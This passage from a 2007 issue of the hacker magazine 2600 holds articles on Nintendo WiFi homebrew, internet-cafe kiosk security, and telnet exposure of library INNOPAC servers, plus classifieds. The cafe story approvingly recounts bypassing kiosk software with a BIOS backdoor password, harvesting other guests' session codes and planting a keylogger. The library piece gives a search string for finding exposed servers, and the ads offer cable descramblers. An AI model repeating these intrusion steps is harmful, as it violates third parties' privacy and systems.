
You will now need to download the NinWMB package from:

```
http://masscat.afraid.org/ninds/wifi_
➥apps.php
```

To build these applications, simply run the following commands:

```
bash# bunzip2 NinWMB_20060609b.tar.bz
bash# tar xvf NinWMB_20060609b.tar
bash# cd ./NinWMB_20060609b
bash# make
```

Once installed, you will run the wmbhost program by giving it the interface you want to use, the channel, and the .nds file itself. Make sure to run wmbhost as root, otherwise it will not run and you will just get errors.

```
bash# cd wmbhost/
bash# ./wmbhost -i ninusb0 -c 13 file
➥name.nds
```

Then start up your Nintendo DS, select `DS Download Play`, and follow the on-screen prompts to download and run the software.

Of course, you will need some .nds files to actually do anything. As these downloads are freely available over the air from demo kiosks running in most major retailers and have never been sold, they are considered legal to distribute. As far as anyone currently knows, at least.

You can download some demos at the following sites:

```
http://davr.org/ds2/demos/
http://wiki.akkit.org/Downloadable_DS_
➥Demos
```

Conclusion


The WiFi Connector is a useful device, even if you don't own a DS or Wii. At $40 it certainly is not the cheapest adapter you can buy, but there is no question that it is also more capable than most devices you will find on the shelf as well.

Whether you are running Windows or Linux, you will be able to use the WiFi Connector in some unique ways that are not possible with most other devices. In addition, due to its specialized nature and software, the WiFi Connector likely won't switch chipsets in later production runs; which is often a concern when buying WiFi hardware for use with Linux.

In the end, the Nintendo WiFi USB Connector offers some tantalizing possibilities considering its price and availability, even if Nintendo doesn't know it.

I would like to thank Waffle for laying the groundwork for the soft AP conversion and masscat for his invaluable help and excellent software. Special thanks to my wife, as well as everyone I don't hate.

Fun with International Internet Cafes



by route

Recently when traveling to Phucket I stayed at a resort along the Kamala Beach strip. After a week in Bangkok and now into my second week at Phucket I began suffering technology depravation and sought the nearest Internet cafe. Fortunately for me (and others) the resort offered its guests an air conditioned small scaled Internet cafe where, for a very reasonable price </sarcasm> of approximately 300 baht (around ten Australian dollars at the time), I would be given a preprinted code to access one of three PCs connected (albeit slowly) to the Internet for 60 minutes. Ten bucks may not sound overpriced for a four star resort on the beach, but the average daily income for a local was around 500

baht.

Anyway, back to the Internet cafe service. The setup offered MSN access, MS Office, Internet Explorer 5.0, Notepad, and a few other apps. The PCs themselves were beside the desks and fully accessible, a comfortable chair and decent peripherals were provided and, best of all, I had a chance to get out of the heat and cool off with some good ol' fashioned geeking.

When you first turn the 17" LCDs on, you are confronted with a login screen consuming the entire desktop. Your only option is to enter a login code and click OK. All shortcuts failed to close this screen or even prompt for more options. I was curious if there was in fact a way around this software and just how up to date their security was. Earlier that day, I had read a local article explaining how far behind their Internet access was, average speeds, coverage, etc.

So I disappointedly entered my alphanumeric login code and was taken to the typical WinXP desktop, where the only out of place item was the large counter in the top right hand corner that counted down my remaining usage time. Task Manager was disabled and so was right clicking. I couldn't terminate this counter. But, unfortunately for this resort, that is where the security stopped.

I thought most likely when these PCs were booted up in the morning the staff logged them into Windows and through startup, msconfig, or the registry, this Internet cafe software loaded, disabling all special keys and consuming the entire screen. I was right. I opened msconfig and found inetcafe.exe under the startup tab. It couldn't be that easy, I thought. So I unchecked this option and rebooted the PC. I wasn't terribly worried about being caught "tampering with their computers" as I had given a fake name and room number when receiving my 60 minute code.

Up came the BIOS and so too did a BIOS password prompt. Noticing it was running AWARD bios, I remembered an old backdoor AWARD used around seven years ago. I entered `AWARD_PW` and in I logged. Here's where it just gets lazy. Windows logged me straight in with no further authentication, and I was now connected to the net. No code to track me from and no time restrictions.

To be honest I was a little disappointed it took four minutes to circumvent their security so I started looking around. They had numerous shares displayed (most empty), and even a space for the good folks working in the kitchen. Funny... I never noticed digital room service. After getting bored of attempting to read broken English, my interest turned towards their logging capabilities. A quick browse to the .exe's home directory on shared D:\ was all it took to find log.txt. A fairly massive unencrypted straight text file that listed dates, times, and codes used to access all three PCs. To make things even easier, it logged how long each session lasted. So after loading the text file into a quick VBA app I wrote, I now had a list of all codes whose sessions still had valid time remaining. Great, I thought, as I copied these down in a small notepad, turned the Internet cafe app back on, and rebooted the PC. After returning the PC back to the state it was in when I found it, I went to the bar, had a whiskey and lime, and reflected on my afternoon's activities.


The next day I returned from doing the "touristy" thing and headed to the Internet cafe for another look around. I logged in with one of the valid codes I had scribbled down, and up popped MSN Messenger. The thoughtful person before me had obviously run out of usage time (when the time runs out, the login screen opens again - pity if you're doing your online banking at the time). A lessor person would have read their email and had some fun, but I wasn't interested. I wanted to know what download restrictions were in place. So I opened IE and visited *2600,* thc, packetstorm, etc. but not once was I restricted from accessing these pages. I then proceeded to download and set up a keylogger. Once the keylogger was in place and working, I removed any trace I was there, and walked up to reception.

After a good 20 minutes, no one had any idea what I was trying to tell them and I don't think they actually cared. Blank smiles were all I received.

I'd like to also add that upon returning home all efforts to locate the vendor of this software were useless. It appeared they were no longer in business and with code like that it's not hard to see why.

While what I have just described isn't the most technical hack, it does demonstrate just how poor some security is. Never underestimate anyone the way they underestimate you.

The Trouble With Library Records



by Barrett Brown

Ah, the Library: Repository of wisdom, friend of the homeless and anonymous computer users. Libraries everywhere offer a wide variety of services. One of the latent services they provide are the keeping of patron and employee records, with everything from contact information, check-out history, fine management, and, in the worst cases, social security numbers and other goodies.

I recently began working at a University library which uses the world's most popular software for managing database information. The front end of this program is a web-powered and java-based platform called Millennium which accesses the INNOPAC backend.

INNOPAC was created in 1985 by Innovative Interfaces as a UNIX-based system for public access to catalogues and modules to support cataloging, circulation, serials and acquisitions. In 1993 the first annual INNOPAC Users Group (IUG) conference was held representing over 150 libraries and 300 members. In 1998 Millennium was launched and has continued to expand functionality to include database management, acquisitions, serials, interlibrary loan and management reporting functionality. Today there are over 1200 Innovative Interfaces installations around the world in nearly 20 languages.

What does this mean to us and why do we care? Well, for starters the FBI seems to care and that always makes my ears perk up. As you've surely heard by now the FBI has been trying to use the Patriot Act to get access to library patron records with mixed success. Besides the FBI, there are terrorists, lawyers, private detectives, and all sorts of other people who may want access to someone's patron record, with or without permission.

The default interface for employee connection to INNOPAC at my library is to telnet to the INNOPAC server (the same server which is connected to the Internet for public web searches of the library catalogue) and login with a standard username and password. The first several times I did this I didn't think much of it. But I began to wonder... could I telnet from a shell account outside the library internal domain and log in using an *employee* username (thus giving me access to some administrative functions)? Yep, sure enough, no problem telneting right in there and getting access from across the country. I wondered if any other systems were still using indiscriminate telnet.

So I went to Google and searched for `inurl:innopac` and found a virtual plethora of innopac library servers. All the servers that were listed something `innopac.xxx.edu` were the most obvious choice. I telneted into some from all over the country. Some had telnet disabled, some had just regular public circulation functions enabled, but the others, oh yes, there were many others. They had the same familiar telnet login that I get from my own library.

The implications are that any interloper on a library network can set up a packet sniffer and get admin passwords to the INNOPAC database, then telnet in from wherever they please. It's like patron records are easy candy, and remember that this is the most widely used library system in the world. Being the good white hat that I am I reported my concerns to the IT department and got some lackluster response. They just didn't seem to care. Next I posted my concern to the IUG mail list and got many responses. The majority of responses were frustrated library employees who have been pushing this issue for years. It is a matter of utter simplicity to disable telnet access and interface with INNOPAC through SSH, but for some reason it's just not happening.

And so, as my final attempt to help the security of library patron information everywhere I am writing this article for *2600*. It is my sincerest hope that this will have a more positive effect than my talks with the IT people.

```
http://www.firstamendmentcenter.org/
➥news.aspx?id=15702
http://www.innopacusers.org
http://www.iii.com/
http://www.iii.com/mill/index.shtml
```

The Life and Death of an American Help Desk Agent



by Geospart

This story is about me and people like me. I work on a help desk and have been doing so for many years. I am a technical war veteran so to speak and there are many like me. I have seen three desks that I have worked on go to India and I have seen good friends get laid off. I am tapping out some of my observations and criticisms of the help desk industry and how great people get kicked around in it.

Literally most people that work on help desks for some time find that they have become what I would call a technical guru. Especially if you reach that next pinnacle of Tier Two. Basically, help desks have different levels. Tier Zero is a non-technical initial call-taking person. They will take the information and have a Tier One work on the issue and contact the customer back. Tier Zeros are only used as overflow in case there is an issue with the phone system or if all Tier Ones are busy. Tier Ones are more technical but they must keep their calls within a certain time range, meaning if the calls start heading for ten minutes, then they have been on the call too long. Tier Twos work just underneath the development staff and are able to work outside normal realms of technical support. What I mean is that they are people who have proven that they can think outside the box. They test issues and find possible solutions, and to some extent even write code. If the problem is determined to be a code issue after massive testing then the issue is sent to Tier 3 (the developer) for a possible code patch or additional fixes for new code release of the product.

I personally have worked a mainframe Tier Two desk for the past six years. I moved from New York to Charlotte, NC in 2001 and I started working for IBM as a contractor. I was hired by a company called Sykes via a phone interview. I had worked on two other help desks previously and I had supported many different products. I was hired for my massive experience and I started on a Tier One desk here in Charlotte. Within three months I was approached and asked if I would consider Tier Two because management had noticed that I had the skills of what they called a trouble-shooter. Basically I could think outside of simply looking in documents to fix issues, plus I had a pretty good phone personality and the clients liked me. I could calm the harshest customer down with a few clean jokes and by projecting the confidence that they would conclude my call with them minus the issue that they had called about.

When I became a Tier Two and was being trained by other Tier Twos, one of the trainers remarked to me that the reason they liked me is that I never asked the same question twice. Basically I retained knowledge and never needed help on the same issue twice. After my first month I was known as a bug finder, meaning I would find bugs in code and submit it to the development group.

Now let's shoot up to today. After working on this desk for years now, all the people that trained me have moved on to other jobs and most of the people under me I trained. IBM was forced to hire me because some sort of contract dispute with Sykes forced my company out. IBM was cheap though. Instead of hiring me at full cost and as a full employee they hired me as a supplemental. What this means is they can pay me less than others and yet still exploit my talents. IBM Charlotte has this trick they pull. Say that a major company like a newspaper or restaurant contracts IBM for their help desk. Normally that contract would say that IBM will provide, as an example, 12 dedicated help desk agents to them. But in reality those 12 would also be supporting other desks eventually (they kind of slip them in), doubling and tripling their call volume. This saves on hiring 24 more people for two other desks and IBM keeps the profits. So let's put this into perspective. IBM is contracted to provide for three companies, 12 people each, for a total of 36 people. In reality they provide only 12 people and save tons of money, and I am sure increase the bonuses of people above all of us. They also keep a few extra contractors around to answer some overflow, and of course if a customer visits they can dedicate 12 people to the customer cause while they are on site.

They mainly do this with Tier One desks but recently they have been doing this with Tier Twos. Tier Twos now seem to have to answer Tier One and Tier Zero calls from time to time. Anything for one of the world's richest companies to squeeze more money out of its employees. Sorry, I know I should not take corporate policy personally, but now I am the guy doubling calls and I am the guy getting laid off to increase someone's bonus. In a little under two weeks I will be hitting the unemployment lines. I will if needed provide follow-ups and updates along with further detailed information about the depleting army of help desk agents in the United States.



Marketplace

Happenings

LOOKING FOR A GRASS ROOTS TECHNICAL SECURITY CONFERENCE TO GO TO THIS YEAR? Sign up today for Security Education Conference Toronto (www.SecTor.ca). Dubbed the "Black Hat of the North," SecTor runs two full days, November 20-21. The event features keynotes from North America's most respected and trusted experts. Speakers are true security professionals with depth of understanding on topics that matter. Many have never presented in Canada, and never all at one event!

CELEBRATE COMPUTER HISTORY AT THE VINTAGE COMPUTER FESTIVAL. The mission of the Vintage Computer Festival is to promote the preservation of "obsolete" computers by offering people a chance to experience the technologies, people, and stories that embody the remarkable tale of the computer revolution. The VCF features a speaker series, a hands-on exhibition of live, working vintage computers from all eras of computer history, a marketplace, a film festival, and more! This year we celebrate 10 years of the VCF, so this event will be the biggest and best ever. For more information, visit http://www.vintage.org. The game is afoot! www.vintage.org/special/2007/vcfx/

THE LAST HOPE July 18-20, 2008. The Hotel Pennsylvania, New York City. This is it...

For Sale

J!NX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00blet to the vintage geek. So take a five minute break from surfing pr0n and check out http://www.JINX.com. Uber-Secret-Special-Mega Promo: Use "2600v24no3" and get 10% off of your order.

SIZE *DOES* MATTER! The Twin Towers may be gone forever but a detailed image still exists of the massive 374-foot radio tower that was perched atop One World Trade Center. This high quality glossy color poster is available in two sizes (16"x20" and 20"x30") and makes a spectacular gift for engineers, scientists, radio & television buffs, or anybody who appreciates a unique, rarely seen view of the World Trade Center. Visit www.wtc-poster.us for samples and to order your own poster.

VENDING MACHINE JACKPOTTERS. Go to www.hackershomepage.com for EMP Devices, Lock Picks, Radar Jammers & Controversial Hacking Manuals. 407-965-5500

MAKE YOUR SOFTWARE OR WEBSITE USER FRIENDLY with Foxee, the friendly and interactive cartoon blue fox! Not everyone who will navigate your website or software application will be an expert hacker, and some users will need a little help! Foxee is a hand-animated Microsoft Agent character that will accept input through voice commands, text boxes, or a mouse, and interact with your users through text, animated gestures, and even digital speech to help guide them through your software with ease! Foxee supports 10 spoken languages and 31 written languages. She can be added to your software through C++, VB6, all .Net languages, VBScript, JavaScript, and many others! Natively compatible with Microsoft Internet Explorer and can work with Mozilla Firefox when used with a free plug-in. See a free demonstration and purchasing information at www.foxee.net!

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. See why everyone at HOPE Number Six loved it. Turning off TVs really is fun. $20.00 each. www.TVBGone.com

NET DETECTIVE. Whether you're just curious, trying to locate or find out about people for personal or business reasons, or you're looking for people you've fallen out of touch with, Net Detective makes it all possible! Net Detective is used worldwide by private investigators and detectives, as well as everyday people who use it to find lost relatives, old high school and army buddies, deadbeat parents, lost loves, people that owe them money, and just plain old snooping around. Visit us today at www.netdetective.org.uk.

JEAH.NET supports *2600* because we read too! JEAH.NET continues to be the top choice for fast, stable FreeBSD shell accounts with hundreds of vhost domains, FreeBSD and Plesk web hosting, 100% private and secure domain registration solutions and aggressivemerchant solutions! *2600* readers' setup fees are waived at JEAH.NET.

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a supplier of Network Security and Internet Privacy products. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Buy with confidence! Security and Privacy is our business! Visit us at http://www.OvationTechnology.com/store.htm.

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/reprogrammable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $24.95 + $3.00 S/H. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? Read the all-new Access All Areas, a guidebook to the art of urban exploration, from the author of Infiltration zine. Send $20 postpaid in the US or Canada, or $25 overseas, to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada, or order online at www.infiltration.org.

FREEDOM DOWNTIME ON DVD! Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

CABLE TV DESCRAMBLERS. New. Each $40 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

Help Wanted

RENEGADE BLACK SHEEP TECH ENTREPRENEUR in process of putting flesh on the bones of an encrypted voice communications project. Do you have experience in the deep details of VoIP/SIP protocols, network traffic analysis, billing system construction, PtoP routing, and so on? Interested in working with a top-end team to build a world-changing tool for regular folks around the world to use in their everyday lives? Contact me at wrinko@hushmail.com.

Wanted

I AM COLLECTING the direct (non-toll-free) telephone numbers that will connect directly to the airport airline counters of the following airlines: American, Continental, US Air, Southwest, Delta, Northwest, and United in major cities so that if I am ever bounced or a flight is delayed or canceled, I can reach someone directly and personally with a non 800 number who can do something immediately. The airport airline counter personnel usually know immediately and/or can rebook, etc. without delay. Please email: us.airlines@yahoo.com.

HELP! I want to set up a voice bridge chat line for hackers but need the software. Call me at (213) 595-8360 (Ben) or www.UndergroundClassifieds.com.

Services

HAVE A PROBLEM WITH THE LAW? DOES YOUR LAWYER NOT UNDERSTAND YOU? Have you been charged with a computer related crime? Is someone threatening to sue you for something technology related? Do you just need a lawyer that understand IT and the hacker culture? I've published and presented at HOPE and Defcon on the law facing technology professionals and hackers alike. I'm both a lawyer and an IT professional. Admitted to practice law

in Pennsylvania and New Jersey. Free consultation to *2600* readers. http://muentzlaw.com alex@muentzlaw.com (215) 806-4383

PIMP YOUR WIRELESS ROUTER! http://packetprotector.org. Add VPN, IPS, and web AV capabilities to your wireless router with free, open-source firmware from PacketProtector.org

HACKER TOOLS TREASURE BOX! You get over 650 links to key resources, plus our proven tricks for rooting out the hard-to-find tools, instantly! Use to build your own customized hacker (AHEM, network security) tool kit. http://FortressDataProtection.com/securitybook

ADVANCED TECHNICAL SOLUTIONS. #422 - 1755 Robson Street, Vancouver, B.C. Canada V6G 3B7. Ph: (604) 928-0555. Electronic countermeasures - find out who is secretly videotaping you or bugging your car or office. "State of the Art" detection equipment utilized.

INCARCERATED 2600 MEMBER NEEDS COMMUNITY HELP to build content in free classified ad and "local business directory" in 50 countries. John Lambros, the founder of Boycott Brazil, has launched a FREE classified ad, want ad, and local business directory in 50 global markets. The mission is simple: "free help to billions of people locating jobs, housing, goods and services, social activities, a girlfriend or boyfriend, community information, and just about anything else in over one milltion neighborhoods throughout the world - all for FREE. HELP ME OUT! SPREAD THE WORD! Please visit www.NoPayClassifieds.com and add some content. It will take all of five or ten minutes. Links to "No Pay Classifieds" are also greatly appreciated.

SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information. I am an aggressive criminal defense lawyer specializing in the following types of cases: criminal copyright infringement, unauthorized computer access, theft of trade secrets, identity theft, and trademark infringement. Contact Omar Figueroa, Esq. at (415) 986-5591, at omar@stanfordalumni.org, or at 506 Broadway, San Francisco, CA 94133-4507. Graduate of Yale College and Stanford Law School, and Gerry Spence's Trial Lawyers College. Complimentary case consultation for *2600* readers. All consultations are strictly confidential and protected by the attorney-client privilege.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted at Chicago Equinix with Juniper Filtered DoS Protection. Multiple FreeBSD servers at P4 2.4 ghz. Affordable pricing from $5/month with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon code: Save2600. http://www.reverse.net

ANTI-CENSORSHIP LINUX HOSTING. Kaleton Internet provides affordable web hosting, email accounts, and domain registrations based on dual processor P4 2.4 GHz Linux servers. Our hosting plans start from only $8.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. You can now choose between the USA, Singapore, and other offshore locations to avoid censorship and guarantee free speech. We respect your privacy. Payment can be by E-Gold, PayPal, credit card, bank transfer, or Western Union. See www.kaleton.com for details.

ARE YOU TIRED of receiving piles of credit card offers and other postal spam? You can't just throw them in the trash or recycle them as someone could get a hold of them and use them to steal your identity. You can't just let them pile up on your kitchen table. So instead you have to be bothered with shredding and disposing of them. Well, not anymore. OperationMailBack.com has a free solution for you. All costs of disposal including delivery will be paid by the company responsible for sending the stuff to you. Stop wasting your valuable time dealing with messes other people are responsible for creating. Check out our newly redesigned website for complete information and take back your mailbox.

BEEN ARRESTED FOR A COMPUTER OR TECHNOLOGY RELATED CRIME? Have an idea, invention, or business you want to buy, sell, protect, or market? Wish your attorney actually understood you when you speak? The Law Office of Michael B. Green, Esq. is the solution to your 21st century legal problems. Former SysOp and member of many private BBS's since 1981 now available to directly represent you or bridge the communications gap and assist your current legal counsel. Extremely detailed knowledge regarding criminal and civil liability for computer and technology related actions (18 U.S.C. 1028, 1029, 1030, 1031, 1341, 1342, 1343, 2511, 2512, ECPA, DMCA, 1996 Telecom Act, etc.), domain name disputes, intellectual property matters such as copyrights, trademarks, licenses, and acquisitions as well as general business and corporate law. Over eleven years experience as in-house legal counsel to a computer consulting business as well as an over 20 year background in computer, telecommunications, and technology matters. Published law review articles, contributed to nationally published books, and submitted briefs to the United States Supreme Court on Internet and technology related issues. Admitted to the U.S. Supreme Court, 2nd Circuit Court of Appeals, and all New York State courts and familiar with other jurisdictions as well. Many attorneys will take your case without any consideration of our culture and will see you merely as a source of fees or worse, with ill-conceived prejudices. My office understands our culture, is sympathetic to your situation, and will treat you with the respect and understanding you deserve. No fee for the initial and confidential consultation and, if for any reason we cannot help you, we will even try to find someone else who can at no charge. So you have nothing to lose and perhaps everything to gain by contacting us first. Visit us at: http://www.computorney.com or call 516-9WE-HELP (516-993-4357).

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Shows from 1988-2006 are now available in DVD-R high fidelity audio for only $10 a year or $150 for a lifetime subscription. Send check or money order to *2600*, PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

INFOSEC NEWS is a privately run, medium traffic list that caters to the distribution of information security news articles. These articles come from such sources as newspapers, magazines, and online resources. For more information, check out: http://www.infosecnews.org.

CHRISTIAN HACKERS' ASSOCIATION: Check out the web page http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

PHONE PHUN. http://phonephun.us. Blog devoted to interesting phone numbers. Share your finds!

Personals

IN SEARCH OF CONTACTS, pen pals, and friends worldwide. Incarcerated SWM, blond hair, gray eyes, 6', 180 lbs, will reply to all. Interested and experienced in hacking, privacy, off-shire banking/trusts, counterintelligence and electronic warfare, or anything you want to talk about. Send cards, letters, and photos - will respond to all. D. Coryell, T68127/D3-247, PO Box 8504, Coalinga, CA 93210.

OFFLINE OUTLAW IN TEXAS needs some help in developing programming skills. Interested in Perl and Javascript. Also privacy in all areas. Library here is inadequate. Feel free to drop those Bill Me Later cards, add me to the mailing lists, etc.. Thanks to all those who have helped me so much already, you know who you are. William Lindley 822934, CT Terrell, 1300 FM 655, Rosharon, TX 77583-8604

PRISONER SEEKS FRIENDS to help with book review lookups on Amazon by keywords. Com Sci major, thirsty to catch up to the real world before my reentry. I have my own funds to buy books. I only need reviews. I'm MUD/MMORPG savy in C++, Java, Python, PHP, MySQL, DirectX. Ken Roberts J60962, 450-1-28M, PO Box 9, Avenal, CA 93204.

WHEN THE BULLET HITS THE BONE. Bored and lonely phone nerd. Got some time left in our nation's wonderful corrections system. Looking for pen pals to help pass the time. Interests include (not limited to) telecom, computers, politics, music (punk rock, industrial, etc.), tats, urban exploration. 23, white male, 6'1", 190 lbs, black hair, green eyes, a few tats. Will respond to all. Michael Kerr 09496-029, FCI Big Spring, 1900 Simlar Ave., Big Spring, TX 79720.

LOOKING FOR PEOPLE to teach me programming related skills. I have not been able to learn very much on my own so if any of you would like to pass on your knowledge to a future hacker please contact me. I live in hick-ville, so I do not currently have the Internet but will get reconnected in approximately 2-3 months. Please write to me: Cerberus at 24 Ray St., Keene, TX 76059. Any knowledge at all will be greatly appreciated.


SEEKING NON-STAGNANT MINDS for mutual illumination/exchange of thoughts and ideas. Three years left on my sentence and even with all my coaching the walls still can't carry a decent conversation. Interests include cryptography, security, conspiracy theories, martial arts, and anything computer related. All letters replied to. Max Rider, SBI#00383681 D.C.C., 1181 Paddock Rd., Smyrna, DE 19977.

Advertise in 2600!

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600*! Don't even think about trying to tEake out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to: *2600* Marketplace, PO Box 99, Middle Island, NY 11953.

Deadline for Winter issue: 12/1/07.

PUZZLE



Spring 2007: Hex code of Led Zeppelin "Communication Breakdown" mp3

Winner: Hugh P., Canberra, Australia (the only one to get it)

Summer 2007: Data Matrix of HD-DVD/Blu-ray AACS processing key: "oh nine eff nine one one oh two nine dee se7en four eee three five bee dee eight four one five six cee five six three five six eight eight cee oh" a/k/a 09f911029d74e35bd84156c5635688c0

Winner: SnOOpy (the first of many to respond)

Win your choice of a lifetime subscription or back issue catalog by being the first to send the solution to puzzle@2600.com

"The price good men pay for indifference to public affairs is to be ruled by evil men." ~ Plato

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover
Dabu Ch'wald

Office Manager
Tampruf

Writers: Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter

Webmasters: Juintz, Kerry
Network Operations: css
Quality Degradation: mlc

Broadcast Coordinators:
Juintz, thal

IRC Admins: achmet, beave, carton, dukat, enno, faul, koz, mangala, mcfly, r0d3nt, rdnzl, shardy, sj, smash, xi

Inspirational Music: The Smiths, Leon Redbone, The Polyphonic Spree, Jacob Miller

Shout Outs: Lurid, Virgil, Mescalito, Sham, Zap, t0m, gorph, Russell, London 2600, the people of the Chaos Camp, the Italian embassy, "Hopscotch"

RIP: Joybubbles

Hello: Deetle

2600 *(ISSN 0749-3851, USPS # 003-176); Autumn 2007, Volume 24 Issue 3, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.*

POSTMASTER:
Send address changes to: 2600
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA

(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. and Canada - $20 individual, $50 corporate (U.S. Funds)
Overseas - $30 individual, $65 corporate

Back issues available for 1984-2006 at $20 per year, $26 per year overseas
Individual issues available from 1988 on at $5.00 each, $6.50 each overseas

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

2600 **Office Line: +1 631 751 2600**
2600 **Fax Line: +1 631 474 2677**

Copyright (c) 2007; 2600 Enterprises Inc.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

